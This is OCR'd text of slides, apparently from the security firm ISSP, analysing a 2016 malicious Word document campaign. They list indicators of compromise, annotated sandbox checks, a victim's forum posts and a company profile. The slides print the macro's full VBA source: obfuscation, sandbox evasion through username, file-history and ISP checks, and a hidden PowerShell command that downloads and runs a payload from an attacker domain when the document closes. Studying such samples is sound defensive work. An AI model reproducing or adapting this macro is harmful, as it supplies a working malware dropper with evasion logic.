
ISSP Information Systems Security Partners

MS Word has embedded macro



IOC`s:

HTTP 62.210.102.80
elfaroconsultants.com
elfaroconsultants.com/
elfaroconsultants.com//r_upload
elfaroconsultants.com//wp-admin/post.php
elfaroconsultants.com/bug/pic.gif?siteid
elfaroconsultants.com/din.aspx?s=0000000
elfaroconsultants.com/p?c1=2&c2=13765216
elfaroconsultants.com/pagestat/PageStatE
elfaroconsultants.com/safari/content.bin
elfaroconsultants.com/t51.2885-15/e35/p2
elfaroconsultants.com/tracker?js=13;id=1
elfaroconsultants.com/wpad.dat
wtfismyip.com:443
shougunj.com:80
69.30.217.90:443
52.23.245.170:80


Public Function KZHX(ByVal pDgE As Integer, ByVal GVVaJ As Integer) As Integer
KZHX = pDgE Mod GVVaJ
End Function
Dim Cjep As String
Dim jhpsK As Integer
Dim BxpI As Boolean
Public Function xkTMH(ByVal pqQp As String, ByVal SBfWQ As Integer, ByVal gGiT As Integer) As String
jhpsK = KZHX(SBfWQ, Len(pqQp))
Do While Len(xkTMH) < Len(pqQp)
xkTMH = xkTMH & Mid(pqQp, jhpsK + 1, 1)
jhpsK = KZHX((jhpsK + gGiT), Len(pqQp))
Loop
End Function
Public Function zrFJ(ByVal VHuc As Object) As Object
Set zrFJ = VHuc
End Function
Public Function KMQf(ByVal QHFo As String) As Object
Set KMQf = zrFJ(CreateObject(QHFo))
End Function
Public Sub cDsj(ByVal JNmK As String)
Set bMmNj = KMQf("WScript.Shell")
KEih bMmNJ.Run(JNmK, 0)
End Sub
Public Function s(ByVal pqQp As String, ByVal SBfWQ As Integer, ByVal gGiT As Integer) As String
s = Module2.xkTMH(Application.CleanString(pqQp), SBfWQ, gGiT)
End Function
Malicious URL
Public Function AwckF() As String
AwckF = "$f=[System.IO.Path]::GetTempFileName();[New-Object System.Net.WebClient).DownloadFile('http://elfarocon sultants.com/safari/content.bin', $f);[New-Object -com WScript.Shell).Exec($f)"
End Function
Public Function KEih(ByVal OXSF As Variant)
KEih = OXSF
End Function
Public Function zFnKx(ByVal fRMcd As String, ByVal WIeJp As String) As Integer
zFnKx = InStr(LCase(fRMcd), LCase(WIeJp))
End Function
HTTP Requset, with detecting public IP of the target.
PowerShell Start
Public Function iyXA() As String
iyXA = "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -command "
End Function
Public Function ELLSx() As String
Set VeFLJ = KMQf("WinHttp.WinHttpRequest.5.1")
KEih VeFLJ.Open("GET ", "https://wtfismyip.com/json"), False)
KEih VeFLJ.SetRequestHeader("User-Agent", "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)")
KEih VeFLJ.Send
If VeFLJ.Status <> 200 Then
Err.Raise Number:=4, Description:="Can't connect to API"
End If
ELLSx = VeFLJ.ResponseText
End Function
Public Sub eXZfx(ByVal KAeWz As String)
Err.Raise Number:=1, Description:=KAeWz
End Sub
ISP Detection
SandBox Detection
Public Sub nqEF()
On Error GoTo qTiU
If Application.UserName = "PSPUBWS" Then Module1.eXZfx s("Bad username") 1
If Application.RecentFiles.Count < 3 Then Module1.eXZfx s("Bad history") 2
Cjep = ELLSx
For Each LYyR In Sspyg
If Module1.zFnKx(Cjep, LYyR) <> 0 Then Module1.eXZfx s("Bad ISP", 26, 40) 3
Next
cDsj dCjgc
Exit Sub
qTiU:
End Sub
Public Function Sspyg() As Variant
Sspyg = Array("Amazon","Anonymous","Bitdefender","Blue Coat","Cisco Systems","Cloud","Data Center","Datacenter","Dedicated","ESET, spol","FireEye","Forcepoint","Fortinet","Hetzner","Hosted","Hosting","Lea seWeb","Microsoft","NForce","OVH SAS","Proofpoint","Security","Server","Strong Technologies","Trend Micro","Trustwave","blackoakcomputers","mimecast")
End Function
Public Function dCjgc() As String
dCjgc = iyXA & AwckF
End Function
Public Sub Document_Close()
nqEF
End Sub
1 PSPUBWS - defolt user in Hybird Senbox
2 How many files was opened by user in the past. If less then three, obviously it is a SandBox
3 What is the ISP, if it is one of the list, this is SandBox

1000 email addresses with personal data


OSINT
+
Composite macro
-code obfuscation
-sandbox evasion

Payload download 14/07/16


Predictions

1. Exploitation stage - October
2. Final stage performance – Spring `17

The User – is the Weakest Link…



The User – is the Weakest Link…



гражданинГрубиян 9 14 июля 2016 в 14:07 Ответ для **Пенек Возмездия**

Цитата:

Обращение без ФИО. Уже развод! Откуда эл. адрес у банка ваш? Считаю разводом!

Согласна банк ВСЕГДА указывает ФИО!

Пушистый Пельмень 10 14 июля 2016 в 14:08

вирус. наши айтишники нас предупредили, что это вирус!
100%

руки_Крюги (автор) 11 14 июля 2016 в 14:10 Ответ для **Пушистый Пельмень**

Цитата:


вирус. наши айтишники нас предупредили, что это вирус! 100%

СПАСИБО, удалила письмо

но вложение уже открыла…

Вопрос закрыт


Attackers know more
about us than ever..


The lines between Insiders
and Outsiders are blurred.
Everyone is an Insider...


Isolated security
simply don`t work !

ISSP - Information Systems Security Partners -

is a Group of Companies, specialized in cybersecurity, managed security services, state of the art professional training, and cutting edge research in the area of information systems security.

ISSP Information Systems Security Partners

ISSP
business profile

Vendors and Partners:
USA, Israel, EU

SOC Technical Sites:
Kyiv (+Lab), Vilnius, Tbilisi, Almaty (2017).

Offices:
Kyiv, Tbilisi, Baku, Moscow, Bratislava, Almaty


Training Facilities:
Kyiv, Tbilisi

ISSP – cybersecurity integrator, professional and managed cybersecurity services provider.

ISSP SOC – provides around the clock managed cybersecurity services.

ISSP Labs – specializes on analysis of cyber threats, challenging tasks of computer forensics.

ISSP Training Center – conducts professional trainings, including but not limited to certified product-based trainings and professional certification programs.




Assume Compromise

